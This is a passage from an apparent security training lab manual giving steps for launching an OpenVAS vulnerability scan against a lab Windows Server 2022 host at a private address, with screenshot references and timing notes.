
Note: If a **Welcome to the scan management!** pop-up appears, close it.




10. Hover over wand icon and click the **Task Wizard** option.



11. The **Task Wizard** window appears; enter the target **IP address** in the **IP address or hostname** field (here, the target system is **Windows Server 2022 [10.10.1.22]**) and click the **Start Scan** button.



12. The task appears under the **Tasks** section; OpenVAS starts scanning the target IP address.




13. Wait for the **Status** to change from **Requested** to **Done**. Once it is completed, click the **Done** button under the **Status** column to view the vulnerabilities found in the target system.

Note: It takes approximately 20 minutes for the scan to complete.

